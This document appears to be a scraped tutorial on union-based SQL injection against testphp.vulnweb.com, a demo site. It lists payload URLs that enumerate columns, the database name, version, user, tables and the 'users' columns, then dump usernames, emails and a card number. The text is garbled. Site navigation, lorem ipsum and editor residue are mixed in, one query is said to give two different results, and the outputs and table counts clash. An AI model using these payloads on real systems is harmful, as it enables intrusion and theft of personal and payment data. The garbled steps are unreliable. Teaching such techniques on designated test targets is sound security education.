## Sql Injection Expolitation

Open given below targeted URL in the browser http://testphp.vulnweb.com/artists.php?artist=1

## So here we are going test SQL injection for "id=1"



Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.

testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.

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Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

http://testphp.vulnweb.com/artists.php?artist=1 order by 1





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search art
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

artist: r4w8173

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Similarly repeating for order 2, 3 and so on one by one

http://testphp.vulnweb.com/artists.php?artist=1 order by 2





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search art
Browse categories
Browse artists
Your cart
Signup
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artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac. habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

http://testphp.vulnweb.com/artists.php?artist=1 order by 4

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.

Click to add text

Let's penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1unionselect 1,2,3

Your cart
Signup
Your profile
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Links

Security art


PHP scanner PHP vuln help Fractal Explorer From the screenshot, you can see it is show result for only one table not for others.



Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3


From the screenshot, you can read the database name acuart



Next query will extract the current username as well as a version of the database system

http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,version(),current\_user()


Here we have retrieve **5.1.73 Oubuntu0 10.04.1** as version and **acuart@localhost** as the current user



Through the next query, we will try to fetch table name inside the database


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database() limit 0,1

From the screenshot you read can the name of the first table is artists.



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database() limit 1,1


From the screenshot you can read the name of the second table is carts.



Similarly, repeat the same query for another table with slight change


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database() limit 2,1

We got table 3: categ



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database() limit 2,1

We got table 4: **featured** 



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database() limit 7,1

We got table 7: users




http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database() limit 8,1

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.



the concat function is used for concatenation of two or more string into a single string.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database()



From screen you can see through concat function we have successfully retrieved all table name inside the database.

Table 1: artist

Table 2: Carts


Table 3: Categ

Table 4: Featured

Table 5: Guestbook

Table 6: Pictures


Table 7: Product Table 8: users



Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name='users'


**Awesome!!** We successfully retrieve all eight column names from inside the table users. Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.



Use the concat function for selecting uname from table users by executing the following query through URL


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(uname),3 from users

From the screenshot, you can read cc: **1234-5678-2300-9000** 



Use the concat function for selecting **email** from table users by executing the following query through URL http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(email),3 from users From the screenshot, you can read email: artist: <a href="mailto:vital@vitalist.com">vital@vitalist.com</a>







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Browse artists		
Your cart	view pictures of the art	
Signup		
Your profile	comment on this artist	
Our guestbook		

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